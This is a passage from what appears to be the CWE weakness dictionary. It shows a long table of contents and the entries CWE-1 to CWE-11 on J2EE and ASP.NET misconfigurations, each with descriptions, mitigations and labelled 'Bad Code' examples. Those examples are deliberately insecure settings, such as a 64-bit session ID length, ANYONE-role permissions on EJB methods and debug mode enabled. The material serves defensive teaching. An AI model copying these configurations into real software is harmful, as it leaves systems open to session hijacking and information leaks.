CWE-567: Unsynchronized Access to Shared Data.....	675
CWE-568: finalize() Method Without super.finalize().....	676
CWE-569: Expression Issues.....	676
CWE-570: Expression is Always False.....	677
CWE-571: Expression is Always True.....	679
CWE-572: Call to Thread run() instead of start().....	680
CWE-573: Failure to Follow Specification.....	680
CWE-574: EJB Bad Practices: Use of Synchronization Primitives.....	681
CWE-575: EJB Bad Practices: Use of AWT Swing.....	682
CWE-576: EJB Bad Practices: Use of Java I/O.....	684
CWE-577: EJB Bad Practices: Use of Sockets.....	686
CWE-578: EJB Bad Practices: Use of Class Loader.....	687
CWE-579: J2EE Bad Practices: Non-serializable Object Stored in Session.....	688
CWE-580: clone() Method Without super.clone().....	689
CWE-581: Object Model Violation: Just One of Equals and Hashcode Defined.....	690
CWE-582: Array Declared Public, Final, and Static.....	690
CWE-583: finalize() Method Declared Public.....	691
CWE-584: Return Inside Finally Block.....	692
CWE-585: Empty Synchronized Block.....	692
CWE-586: Explicit Call to Finalize().....	693
CWE-587: Assignment of a Fixed Address to a Pointer.....	694
CWE-588: Attempt to Access Child of a Non-structure Pointer.....	695
CWE-589: Call to Non-ubiquitous API.....	696
CWE-590: Free of Memory not on the Heap.....	696
CWE-591: Sensitive Data Storage in Improperly Locked Memory.....	698
CWE-592: Authentication Bypass Issues.....	699
CWE-593: Authentication Bypass: OpenSSL CTX Object Modified after SSL Objects are Created.....	700
CWE-594: J2EE Framework: Saving Unserializable Objects to Disk.....	701
CWE-595: Comparison of Object References Instead of Object Contents.....	702
CWE-596: Incorrect Semantic Object Comparison.....	703
CWE-597: Use of Wrong Operator in String Comparison.....	703
CWE-598: Information Leak Through Query Strings in GET Request.....	704
CWE-599: Trust of OpenSSL Certificate Without Validation.....	704
CWE-600: Failure to Catch All Exceptions in Servlet.....	705
CWE-601: URL Redirection to Untrusted Site ('Open Redirect').....	706
CWE-602: Client-Side Enforcement of Server-Side Security.....	709

CWE-603: Use of Client-Side Authentication.....	712
CWE-604: Deprecated Entries.....	713
CWE-605: Multiple Binds to the Same Port.....	713
CWE-606: Unchecked Input for Loop Condition.....	714
CWE-607: Public Static Final Field References Mutable Object.....	715
CWE-608: Struts: Non-private Field in ActionForm Class.....	716
CWE-609: Double-Checked Locking.....	717
CWE-610: Externally Controlled Reference to a Resource in Another Sphere.....	718
CWE-611: Information Leak Through XML External Entity File Disclosure.....	719
CWE-612: Information Leak Through Indexing of Private Data.....	719
CWE-613: Insufficient Session Expiration.....	720
CWE-614: Sensitive Cookie in HTTPS Session Without 'Secure' Attribute.....	721
CWE-615: Information Leak Through Comments.....	722
CWE-616: Incomplete Identification of Uploaded File Variables (PHP).....	722
CWE-617: Reachable Assertion.....	724
CWE-618: Exposed Unsafe ActiveX Method.....	725
CWE-619: Dangling Database Cursor ('Cursor Injection').....	725
CWE-620: Unverified Password Change.....	726
CWE-621: Variable Extraction Error.....	727
CWE-622: Unvalidated Function Hook Arguments.....	728
CWE-623: Unsafe ActiveX Control Marked Safe For Scripting.....	729
CWE-624: Executable Regular Expression Error.....	729
CWE-625: Permissive Regular Expression.....	730
CWE-626: Null Byte Interaction Error (Poison Null Byte).....	731
CWE-627: Dynamic Variable Evaluation.....	732
CWE-628: Function Call with Incorrectly Specified Arguments.....	733
CWE-629: Weaknesses in OWASP Top Ten (2007).....	734
CWE-630: Weaknesses Examined by SAMATE.....	735
CWE-631: Resource-specific Weaknesses.....	736
CWE-632: Weaknesses that Affect Files or Directories.....	736
CWE-633: Weaknesses that Affect Memory.....	737
CWE-634: Weaknesses that Affect System Processes.....	737
CWE-635: Weaknesses Used by NVD.....	738
CWE-636: Not Failing Securely ('Failing Open').....	739
CWE-637: Failure to Use Economy of Mechanism.....	741
CWE-638: Failure to Use Complete Mediation.....	742
CWE-639: Access Control Bypass Through User-Controlled Key.....	744
CWE-640: Weak Password Recovery Mechanism for Forgotten Password.....	745
CWE-641: Improper Restriction of Names for Files and Other Resources.....	746
CWE-642: External Control of Critical State Data.....	747
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').....	751
CWE-644: Improper Neutralization of HTTP Headers for Scripting Syntax.....	752
CWE-645: Overly Restrictive Account Lockout Mechanism.....	753
CWE-646: Reliance on File Name or Extension of Externally-Supplied File.....	754
CWE-647: Use of Non-Canonical URL Paths for Authorization Decisions.....	755
CWE-648: Incorrect Use of Privileged APIs.....	757
CWE-649: Reliance on Obfuscation or Encryption of Security-Relevant Inputs without Integrity Checking....	758
CWE-650: Trusting HTTP Permission Methods on the Server Side.....	760
CWE-651: Information Exposure through WSDL File.....	761
CWE-652: Improper Neutralization of Data within XQuery Expressions ('XQuery Injection').....	762
CWE-653: Insufficient Compartmentalization.....	763
CWE-654: Reliance on a Single Factor in a Security Decision.....	764
CWE-655: Insufficient Psychological Acceptability.....	765
CWE-656: Reliance on Security through Obscurity.....	767
CWE-657: Violation of Secure Design Principles.....	768
CWE-658: Weaknesses in Software Written in C.....	769
CWE-659: Weaknesses in Software Written in C++.....	771
CWE-660: Weaknesses in Software Written in Java.....	773
CWE-661: Weaknesses in Software Written in PHP.....	774
CWE-662: Improper Synchronization.....	775
CWE-663: Use of a Non-reentrant Function in a Multithreaded Context.....	776

CWE-664: Improper Control of a Resource Through its Lifetime.....	777
CWE-665: Improper Initialization.....	778
CWE-666: Operation on Resource in Wrong Phase of Lifetime.....	781
CWE-667: Insufficient Locking.....	782
CWE-668: Exposure of Resource to Wrong Sphere.....	783
CWE-669: Incorrect Resource Transfer Between Spheres.....	784
CWE-670: Always-Incorrect Control Flow Implementation.....	785
CWE-671: Lack of Administrator Control over Security.....	785
CWE-672: Operation on a Resource after Expiration or Release.....	786
CWE-673: External Influence of Sphere Definition.....	787
CWE-674: Uncontrolled Recursion.....	788
CWE-675: Duplicate Operations on Resource.....	789
CWE-676: Use of Potentially Dangerous Function.....	790
CWE-677: Weakness Base Elements.....	791
CWE-678: Composites.....	798
CWE-679: Chain Elements.....	798
CWE-680: Integer Overflow to Buffer Overflow.....	800
CWE-681: Incorrect Conversion between Numeric Types.....	801
CWE-682: Incorrect Calculation.....	802
CWE-683: Function Call With Incorrect Order of Arguments.....	805
CWE-684: Failure to Provide Specified Functionality.....	806
CWE-685: Function Call With Incorrect Number of Arguments.....	806
CWE-686: Function Call With Incorrect Argument Type.....	807
CWE-687: Function Call With Incorrectly Specified Argument Value.....	808
CWE-688: Function Call With Incorrect Variable or Reference as Argument.....	809
CWE-689: Permission Race Condition During Resource Copy.....	810
CWE-690: Unchecked Return Value to NULL Pointer Dereference.....	811
CWE-691: Insufficient Control Flow Management.....	812
CWE-692: Incomplete Blacklist to Cross-Site Scripting.....	813
CWE-693: Protection Mechanism Failure.....	814
CWE-694: Use of Multiple Resources with Duplicate Identifier.....	815
CWE-695: Use of Low-Level Functionality.....	816
CWE-696: Incorrect Behavior Order.....	817
CWE-697: Insufficient Comparison.....	817
CWE-698: Redirect Without Exit.....	818
CWE-699: Development Concepts.....	819
CWE-700: Seven Pernicious Kingdoms.....	819
CWE-701: Weaknesses Introduced During Design.....	820
CWE-702: Weaknesses Introduced During Implementation.....	828
CWE-703: Failure to Handle Exceptional Conditions.....	840
CWE-704: Incorrect Type Conversion or Cast.....	841
CWE-705: Incorrect Control Flow Scoping.....	841
CWE-706: Use of Incorrectly-Resolved Name or Reference.....	842
CWE-707: Improper Enforcement of Message or Data Structure.....	842
CWE-708: Incorrect Ownership Assignment.....	843
CWE-709: Named Chains.....	844
CWE-710: Coding Standards Violation.....	844
CWE-711: Weaknesses in OWASP Top Ten (2004).....	845
CWE-712: OWASP Top Ten 2007 Category A1 - Cross Site Scripting (XSS).....	846
CWE-713: OWASP Top Ten 2007 Category A2 - Injection Flaws.....	846
CWE-714: OWASP Top Ten 2007 Category A3 - Malicious File Execution.....	847
CWE-715: OWASP Top Ten 2007 Category A4 - Insecure Direct Object Reference.....	848
CWE-716: OWASP Top Ten 2007 Category A5 - Cross Site Request Forgery (CSRF).....	848
CWE-717: OWASP Top Ten 2007 Category A6 - Information Leakage and Improper Error Handling.....	848
CWE-718: OWASP Top Ten 2007 Category A7 - Broken Authentication and Session Management.....	849
CWE-719: OWASP Top Ten 2007 Category A8 - Insecure Cryptographic Storage.....	849
CWE-720: OWASP Top Ten 2007 Category A9 - Insecure Communications.....	850
CWE-721: OWASP Top Ten 2007 Category A10 - Failure to Restrict URL Access.....	850
CWE-722: OWASP Top Ten 2004 Category A1 - Unvalidated Input.....	850
CWE-723: OWASP Top Ten 2004 Category A2 - Broken Access Control.....	851
CWE-724: OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management.....	852

CWE-725: OWASP Top Ten 2004 Category A4 - Cross-Site Scripting (XSS) Flaws.....	853
CWE-726: OWASP Top Ten 2004 Category A5 - Buffer Overflows.....	853
CWE-727: OWASP Top Ten 2004 Category A6 - Injection Flaws.....	853
CWE-728: OWASP Top Ten 2004 Category A7 - Improper Error Handling.....	854
CWE-729: OWASP Top Ten 2004 Category A8 - Insecure Storage.....	854
CWE-730: OWASP Top Ten 2004 Category A9 - Denial of Service.....	855
CWE-731: OWASP Top Ten 2004 Category A10 - Insecure Configuration Management.....	855
CWE-732: Incorrect Permission Assignment for Critical Resource.....	856
CWE-733: Compiler Optimization Removal or Modification of Security-critical Code.....	861
CWE-734: Weaknesses Addressed by the CERT C Secure Coding Standard.....	862
CWE-735: CERT C Secure Coding Section 01 - Preprocessor (PRE).....	863
CWE-736: CERT C Secure Coding Section 02 - Declarations and Initialization (DCL).....	864
CWE-737: CERT C Secure Coding Section 03 - Expressions (EXP).....	864
CWE-738: CERT C Secure Coding Section 04 - Integers (INT).....	865
CWE-739: CERT C Secure Coding Section 05 - Floating Point (FLP).....	865
CWE-740: CERT C Secure Coding Section 06 - Arrays (ARR).....	865
CWE-741: CERT C Secure Coding Section 07 - Characters and Strings (STR).....	866
CWE-742: CERT C Secure Coding Section 08 - Memory Management (MEM).....	866
CWE-743: CERT C Secure Coding Section 09 - Input Output (FIO).....	867
CWE-744: CERT C Secure Coding Section 10 - Environment (ENV).....	868
CWE-745: CERT C Secure Coding Section 11 - Signals (SIG).....	868
CWE-746: CERT C Secure Coding Section 12 - Error Handling (ERR).....	869
CWE-747: CERT C Secure Coding Section 49 - Miscellaneous (MSC).....	869
CWE-748: CERT C Secure Coding Section 50 - POSIX (POS).....	870
CWE-749: Exposed Dangerous Method or Function.....	870
CWE-750: Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors.....	872
CWE-751: 2009 Top 25 - Insecure Interaction Between Components.....	873
CWE-752: 2009 Top 25 - Risky Resource Management.....	873
CWE-753: 2009 Top 25 - Porous Defenses.....	874
CWE-754: Improper Check for Unusual or Exceptional Conditions.....	874
CWE-755: Improper Handling of Exceptional Conditions.....	881
CWE-756: Missing Custom Error Page.....	881
CWE-757: Selection of Less-Secure Algorithm During Negotiation ('Algorithm Downgrade').....	881
CWE-758: Reliance on Undefined, Unspecified, or Implementation-Defined Behavior.....	882
CWE-759: Use of a One-Way Hash without a Salt.....	883
CWE-760: Use of a One-Way Hash with a Predictable Salt.....	883
CWE-761: Free of Pointer not at Start of Buffer.....	884
CWE-762: Mismatched Memory Management Routines.....	887
CWE-763: Release of Invalid Pointer or Reference.....	888
CWE-764: Multiple Locks of a Critical Resource.....	889
CWE-765: Multiple Unlocks of a Critical Resource.....	890
CWE-766: Critical Variable Declared Public.....	890
CWE-767: Access to Critical Private Variable via Public Method.....	892
CWE-768: Incorrect Short Circuit Evaluation.....	893
CWE-769: File Descriptor Exhaustion.....	895
CWE-770: Allocation of Resources Without Limits or Throttling.....	896
CWE-771: Missing Reference to Active Allocated Resource.....	901
CWE-772: Missing Release of Resource after Effective Lifetime.....	902
CWE-773: Missing Reference to Active File Descriptor or Handle.....	904
CWE-774: Allocation of File Descriptors or Handles Without Limits or Throttling.....	905
CWE-775: Missing Release of File Descriptor or Handle after Effective Lifetime.....	906
CWE-776: Unrestricted Recursive Entity References in DTDs ('XML Bomb').....	907
CWE-777: Regular Expression without Anchors.....	908
CWE-778: Insufficient Logging.....	909
CWE-779: Logging of Excessive Data.....	911
CWE-780: Use of RSA Algorithm without OAEP.....	912
CWE-781: Improper Address Validation in IOCTL with METHOD_NEITHER I/O Control Code.....	913
CWE-782: Exposed IOCTL with Insufficient Access Control.....	915
CWE-783: Operator Precedence Logic Error.....	916
CWE-784: Reliance on Cookies without Validation and Integrity Checking in a Security Decision.....	917
CWE-785: Use of Path Manipulation Function without Maximum-sized Buffer.....	919

CWE-786: Access of Memory Location Before Start of Buffer.....	921
CWE-787: Out-of-bounds Write.....	921
CWE-788: Access of Memory Location After End of Buffer.....	922
CWE-789: Uncontrolled Memory Allocation.....	922
CWE-790: Improper Filtering of Special Elements.....	924
CWE-791: Incomplete Filtering of Special Elements.....	924
CWE-792: Incomplete Filtering of One or More Instances of Special Elements.....	925
CWE-793: Only Filtering One Instance of a Special Element.....	926
CWE-794: Incomplete Filtering of Multiple Instances of Special Elements.....	927
CWE-795: Only Filtering Special Elements at a Specified Location.....	928
CWE-796: Only Filtering Special Elements Relative to a Marker.....	928
CWE-797: Only Filtering Special Elements at an Absolute Position.....	929
CWE-798: Use of Hard-coded Credentials.....	930
CWE-799: Improper Control of Interaction Frequency.....	933
CWE-800: Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors.....	935
CWE-801: 2010 Top 25 - Insecure Interaction Between Components.....	935
CWE-802: 2010 Top 25 - Risky Resource Management.....	936
CWE-803: 2010 Top 25 - Porous Defenses.....	936
CWE-804: Guessable CAPTCHA.....	937
CWE-805: Buffer Access with Incorrect Length Value.....	938
CWE-806: Buffer Access Using Size of Source Buffer.....	942
CWE-807: Reliance on Untrusted Inputs in a Security Decision.....	943
CWE-808: 2010 Top 25 - Weaknesses On the Cusp.....	946
CWE-809: Weaknesses in OWASP Top Ten (2010).....	947
CWE-810: OWASP Top Ten 2010 Category A1 - Injection.....	948
CWE-811: OWASP Top Ten 2010 Category A2 - Cross-Site Scripting (XSS).....	948
CWE-812: OWASP Top Ten 2010 Category A3 - Broken Authentication and Session Management.....	948
CWE-813: OWASP Top Ten 2010 Category A4 - Insecure Direct Object References.....	949
CWE-814: OWASP Top Ten 2010 Category A5 - Cross-Site Request Forgery(CSRF).....	949
CWE-815: OWASP Top Ten 2010 Category A6 - Security Misconfiguration.....	949
CWE-816: OWASP Top Ten 2010 Category A7 - Insecure Cryptographic Storage.....	950
CWE-817: OWASP Top Ten 2010 Category A8 - Failure to Restrict URL Access.....	950
CWE-818: OWASP Top Ten 2010 Category A9 - Insufficient Transport Layer Protection.....	950
CWE-819: OWASP Top Ten 2010 Category A10 - Unvalidated Redirects and Forwards.....	951
CWE-820: Missing Synchronization.....	951
CWE-821: Incorrect Synchronization.....	951
CWE-822: Untrusted Pointer Dereference.....	952
CWE-823: Use of Out-of-range Pointer Offset.....	953
CWE-824: Access of Uninitialized Pointer.....	955
CWE-825: Expired Pointer Dereference.....	956
CWE-826: Premature Release of Resource During Expected Lifetime.....	957
CWE-1000: Research Concepts.....	958
CWE-2000: Comprehensive CWE Dictionary.....	959








Appendix A: Graph Views

CWE-629: Weaknesses in OWASP Top Ten (2007).....	977
CWE-631: Resource-specific Weaknesses.....	978
CWE-678: Composites.....	979
CWE-699: Development Concepts.....	980
CWE-700: Seven Pernicious Kingdoms.....	981
CWE-709: Named Chains.....	982
CWE-711: Weaknesses in OWASP Top Ten (2004).....	983
CWE-734: Weaknesses Addressed by the CERT C Secure Coding Standard.....	984
CWE-750: Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors.....	985
CWE-800: Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors.....	986
CWE-809: Weaknesses in OWASP Top Ten (2010).....	987
CWE-1000: Research Concepts.....	988

Glossary	989
-----------------------	------------

Index	993
--------------------	------------

Symbol	Meaning
--------	---------

	View
	Category
	Weakness - Class
	Weakness - Base
	Weakness - Variant
	Compound Element - Composite
	Compound Element - Named Chain

CWE-1: Location

Category ID: 1 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category are organized based on which phase they are introduced during the software development and deployment process.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	C	2	Environment	699	1
ParentOf	C	16	Configuration	699	14
ParentOf	C	17	Code	699	14
MemberOf	V	699	Development Concepts	699	819

CWE-2: Environment

Category ID: 2 (Category) Status: Draft

Description

Summary

Weaknesses in this category are typically introduced during unexpected environmental conditions.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	1	Location	699	1
ParentOf	C	3	Technology-specific Environment Issues	699	1
ParentOf	V	5	J2EE Misconfiguration: Data Transmission Without Encryption	700	2
ParentOf	V	6	J2EE Misconfiguration: Insufficient Session-ID Length	700	3
ParentOf	V	7	J2EE Misconfiguration: Missing Custom Error Page	700	4
ParentOf	V	8	J2EE Misconfiguration: Entity Bean Declared Remote	700	6
ParentOf	V	9	J2EE Misconfiguration: Weak Access Permissions for EJB Methods	700	6
ParentOf	V	11	ASP.NET Misconfiguration: Creating Debug Binary	700	8
ParentOf	V	12	ASP.NET Misconfiguration: Missing Custom Error Page	700	9
ParentOf	V	13	ASP.NET Misconfiguration: Password in Configuration File	700	10
ParentOf	B	14	Compiler Removal of Code to Clear Buffers	699	11
ParentOf	B	15	External Control of System or Configuration Setting	699	12
ParentOf	G	435	Interaction Error	699	556
ParentOf	B	552	Files or Directories Accessible to External Parties	699	664
ParentOf	V	650	Trusting HTTP Permission Methods on the Server Side	699	760
MemberOf	V	700	Seven Pernicious Kingdoms	700	819

CWE-3: Technology-specific Environment Issues

Category ID: 3 (Category) Status: Draft

Description

Summary

Weaknesses in this category are typically introduced during unexpected environmental conditions in particular technologies.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	2	Environment	699	1
ParentOf	C	4	J2EE Environment Issues	699	2

Nature	Type	ID	Name	V	Page
ParentOf	C	519	.NET Environment Issues	699	643

CWE-4: J2EE Environment Issues

Category ID: 4 (Category) Status: Incomplete

Description

Summary

J2EE framework related environment issues with security implications.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	3	Technology-specific Environment Issues	699	1
ChildOf	C	731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855
ParentOf	V	5	J2EE Misconfiguration: Data Transmission Without Encryption	699	2
ParentOf	V	6	J2EE Misconfiguration: Insufficient Session-ID Length	699	3
ParentOf	V	7	J2EE Misconfiguration: Missing Custom Error Page	699	4
ParentOf	V	8	J2EE Misconfiguration: Entity Bean Declared Remote	699	6
ParentOf	V	9	J2EE Misconfiguration: Weak Access Permissions for EJB Methods	699	6
ParentOf	V	555	J2EE Misconfiguration: Plaintext Password in Configuration File	699	666

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
OWASP Top Ten 2004	A10	CWE More Specific	Insecure Configuration Management

CWE-5: J2EE Misconfiguration: Data Transmission Without Encryption

Weakness ID: 5 (Weakness Variant) Status: Draft

Description

Summary

Information sent over a network can be compromised while in transit. An attacker may be able to read/modify the contents if the data are sent in plaintext or are weakly encrypted.

Time of Introduction

- Implementation
- Operation

Applicable Platforms

Languages

- Java

Potential Mitigations

The application configuration should ensure that SSL or an encryption mechanism of equivalent strength and vetted reputation is used for all access-controlled pages.

Other Notes

If an application uses SSL to guarantee confidential communication with client browsers, the application configuration should make it impossible to view any access controlled page without SSL. There are three common ways for SSL to be bypassed: - (1) A user manually enters URL and types "HTTP" rather than "HTTPS". - (2) Attackers intentionally send a user to an insecure URL. - (3) A programmer erroneously creates a relative link to a page in the application, failing to switch from HTTP to HTTPS. (This is particularly easy to do when the link moves between public and secured areas on a web site.)

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf	C	2	Environment	700	1
ChildOf	C	4	J2EE Environment Issues	699	2
ChildOf	B	319	Cleartext Transmission of Sensitive Information	1000	416

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	J2EE Misconfiguration: Insecure Transport

CWE-6: J2EE Misconfiguration: Insufficient Session-ID Length

Weakness ID: 6 (*Weakness Variant*) **Status:** Incomplete

Description

Summary

The J2EE application is configured to use an insufficient session ID length.

Extended Description

If an attacker can guess or steal a session ID, then he/she may be able to take over the user's session (called session hijacking). The number of possible session IDs increases with increased session ID length, making it more difficult to guess or steal a session ID.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Java

Common Consequences

Integrity

If an attacker can guess an authenticated user's session identifier, they can take over the user's session.

Enabling Factors for Exploitation

If attackers use a botnet with hundreds or thousands of drone computers, it is reasonable to assume that they could attempt tens of thousands of guesses per second. If the web site in question is large and popular, a high volume of guessing might go unnoticed for some time.

Demonstrative Examples

The following XML example code is a deployment descriptor for a Java web application deployed on a Sun Java Application Server. This deployment descriptor includes a session configuration property for configuring the session ID length.

XML Example:

Bad Code

```
<sun-web-app>
...
<session-config>
  <session-properties>
    <property name="idLengthBytes" value="8">
      <description>The number of bytes in this web module's session ID.</description>
    </property>
  </session-properties>
</session-config>
...
</sun-web-app>
```

This deployment descriptor has set the session ID length for this Java web application to 8 bytes (or 64 bits). The session ID length for Java web applications should be set to 16 bytes (128 bits) to prevent attackers from guessing and/or stealing a session ID and taking over a user's session. Note for most application servers including the Sun Java Application Server the session ID length is by default set to 128 bits and should not be changed. And for many application servers the

session ID length cannot be changed from this default setting. Check your application server documentation for the session ID length default setting and configuration options to ensure that the session ID length is set to 128 bits.

Potential Mitigations

Session identifiers should be at least 128 bits long to prevent brute-force session guessing. A shorter session identifier leaves the application open to brute-force session guessing attacks.

Implementation

A lower bound on the number of valid session identifiers that are available to be guessed is the number of users that are active on a site at any given moment. However, any users that abandon their sessions without logging out will increase this number. (This is one of many good reasons to have a short inactive session timeout.) With a 64 bit session identifier, assume 32 bits of entropy. For a large web site, assume that the attacker can try 1,000 guesses per second and that there are 10,000 valid session identifiers at any given moment. Given these assumptions, the expected time for an attacker to successfully guess a valid session identifier is less than 4 minutes. Now assume a 128 bit session identifier that provides 64 bits of entropy. With a very large web site, an attacker might try 10,000 guesses per second with 100,000 valid session identifiers available to be guessed. Given these assumptions, the expected time for an attacker to successfully guess a valid session identifier is greater than 292 years.

Background Details

Session ID's can be used to identify communicating parties in a web environment.

The expected number of seconds required to guess a valid session identifier is given by the equation: $(2^B+1)/(2^A*S)$ Where: - B is the number of bits of entropy in the session identifier. - A is the number of guesses an attacker can try each second. - S is the number of valid session identifiers that are valid and available to be guessed at any given time. The number of bits of entropy in the session identifier is always less than the total number of bits in the session identifier. For example, if session identifiers were provided in ascending order, there would be close to zero bits of entropy in the session identifier no matter the identifier's length. Assuming that the session identifiers are being generated using a good source of random numbers, we will estimate the number of bits of entropy in a session identifier to be half the total number of bits in the session identifier. For realistic identifier lengths this is possible, though perhaps optimistic.

Relationships

Nature	Type	ID	Name		Page
ChildOf	C	2	Environment	<input checked="" type="checkbox"/>	700 1
ChildOf	C	4	J2EE Environment Issues		699 2
ChildOf	B	334	Small Space of Random Values		1000 437

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	J2EE Misconfiguration: Insufficient Session-ID Length

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
21	Exploitation of Session Variables, Resource IDs and other Trusted Credentials	
59	Session Credential Falsification through Prediction	

References

< <http://www.securiteam.com/securityreviews/5TP0F0UEVQ.html> >.

CWE-7: J2EE Misconfiguration: Missing Custom Error Page

Weakness ID: 7 (Weakness Variant)

Status: Incomplete

Description

Summary

The default error page of a web application should not display sensitive information about the software system.

Extended Description

A Web application must define a default error page for 4xx errors (e.g. 404), 5xx (e.g. 500) errors and catch `java.lang.Throwable` exceptions to prevent attackers from mining information from the application container's built-in error response.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

In the snippet below, an unchecked runtime exception thrown from within the try block may cause the container to display its default error page (which may contain a full stack trace, among other things).

Java Example:

Bad Code

```
Public void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
    try {
        ...
    } catch (ApplicationSpecificException ase) {
        logger.error("Caught: " + ase.toString());
    }
}
```

Potential Mitigations

Handle exceptions appropriately in source code.

Always define appropriate error pages.

Do not attempt to process an error or attempt to mask it.

Verify return values are correct and do not supply sensitive information about the system.

Other Notes

When an attacker explores a web site looking for vulnerabilities, the amount of information that the site provides is crucial to the eventual success or failure of any attempted attacks. If the application shows the attacker a stack trace, it relinquishes information that makes the attacker's job significantly easier. For example, a stack trace might show the attacker a malformed SQL query string, the type of database being used, and the version of the application container. This information enables the attacker to target known vulnerabilities in these components. The application configuration should specify a default error page in order to guarantee that the application will never leak error messages to an attacker. Handling standard HTTP error codes is useful and user-friendly in addition to being a good security practice, and a good configuration will also define a last-chance error handler that catches any exception that could possibly be thrown by the application.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		2	Environment	700	1
ChildOf		4	J2EE Environment Issues	699	2
ChildOf		728	OWASP Top Ten 2004 Category A7 - Improper Error Handling	711	854
ChildOf		756	Missing Custom Error Page	699 1000	881

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	J2EE Misconfiguration: Missing Error Handling

References

M. Howard, D. LeBlanc and J. Viega. "19 Deadly Sins of Software Security". McGraw-Hill/Osborne. 2005.

CWE-8: J2EE Misconfiguration: Entity Bean Declared Remote

Weakness ID: 8 (Weakness Variant)

Status: Incomplete

Description

Summary

When an application exposes a remote interface for an entity bean, it might also expose methods that get or set the bean's data. These methods could be leveraged to read sensitive information, or to change data in ways that violate the application's expectations, potentially leading to other vulnerabilities.

Time of Introduction

- Architecture and Design
- Implementation

Demonstrative Examples

XML Example:

Bad Code

```
<ejb-jar>
<enterprise-beans>
<entity>
  <ejb-name>EmployeeRecord</ejb-name>
  <home>com.wombat.empl.EmployeeRecordHome</home>
  <remote>com.wombat.empl.EmployeeRecord</remote>
  ...
</entity>
...
</enterprise-beans>
</ejb-jar>
```

Potential Mitigations

Declare Java beans "local" when possible. When a bean must be remotely accessible, make sure that sensitive information is not exposed, and ensure that your application logic performs appropriate validation of any data that might be modified by an attacker.

Other Notes

Entity beans that expose a remote interface become part of an application's attack surface. For performance reasons, an application should rarely use remote entity beans, so there is a good chance that a remote entity bean declaration is an error.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		2	Environment	700	1
ChildOf		4	J2EE Environment Issues	699	2
ChildOf		668	Exposure of Resource to Wrong Sphere	1000	783

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	J2EE Misconfiguration: Unsafe Bean Declaration

CWE-9: J2EE Misconfiguration: Weak Access Permissions for EJB Methods

Weakness ID: 9 (Weakness Variant)

Status: Draft

Description

Summary

If elevated access rights are assigned to EJB methods, then an attacker can take advantage of the permissions to exploit the software system.

Time of Introduction

- Architecture and Design
- Implementation

Demonstrative Examples

The following deployment descriptor grants ANYONE permission to invoke the Employee EJB's method named getSalary().

XML Example:

Bad Code

```
<ejb-jar>
...
<assembly-descriptor>
  <method-permission>
    <role-name>ANYONE</role-name>
    <method>
      <ejb-name>Employee</ejb-name>
      <method-name>getSalary</method-name>
    </method-permission>
  </assembly-descriptor>
...
</ejb-jar>
```

Potential Mitigations

Follow the principle of least privilege when assigning access rights to EJB methods. Permission to invoke EJB methods should not be granted to the ANYONE role.

Other Notes

If the EJB deployment descriptor contains one or more method permissions that grant access to the special ANYONE role, it indicates that access control for the application has not been fully thought through or that the application is structured in such a way that reasonable access control restrictions are impossible.

Relationships

Nature	Type	ID	Name		Page
ChildOf		2	Environment	700	1
ChildOf		4	J2EE Environment Issues	699	2
ChildOf		266	Incorrect Privilege Assignment	1000	353
ChildOf		723	OWASP Top Ten 2004 Category A2 - Broken Access Control	711	851

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	J2EE Misconfiguration: Weak Access Permissions

CWE-10: ASP.NET Environment Issues

Category ID: 10 (Category) Status: Incomplete

Description

Summary

ASP.NET framework/language related environment issues with security implications.

Relationships

Nature	Type	ID	Name		Page
ChildOf		519	.NET Environment Issues	699	643
ChildOf		731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855
ParentOf		11	ASP.NET Misconfiguration: Creating Debug Binary	699	8
ParentOf		12	ASP.NET Misconfiguration: Missing Custom Error Page	699	9
ParentOf		13	ASP.NET Misconfiguration: Password in Configuration File	699	10
ParentOf		554	ASP.NET Misconfiguration: Not Using Input Validation Framework	699	665
ParentOf		556	ASP.NET Misconfiguration: Use of Identity Impersonation	699	666

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
OWASP Top Ten 2004	A10	CWE More Specific	Insecure Configuration Management

CWE-11: ASP.NET Misconfiguration: Creating Debug Binary

Weakness ID: 11 (Weakness Variant) Status: Draft

Description

Summary

Debugging messages help attackers learn about the system and plan a form of attack.

Extended Description

ASP .NET applications can be configured to produce debug binaries. These binaries give detailed debugging messages and should not be used in production environments. Debug binaries are meant to be used in a development or testing environment and can pose a security risk if they are deployed to production.

Time of Introduction

- Implementation
- Operation

Applicable Platforms

Languages

- .NET

Common Consequences

Confidentiality

Attackers can leverage the additional information they gain from debugging output to mount attacks targeted on the framework, database, or other resources used by the application.

Demonstrative Examples

The file web.config contains the debug mode setting. Setting debug to "true" will let the browser display debugging information.

XML Example:

Bad Code

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
  <system.web>
    <compilation
      defaultLanguage="c#"
      debug="true"
    />
    ...
  </system.web>
</configuration>
```

Change the debug mode to false when the application is deployed into production.

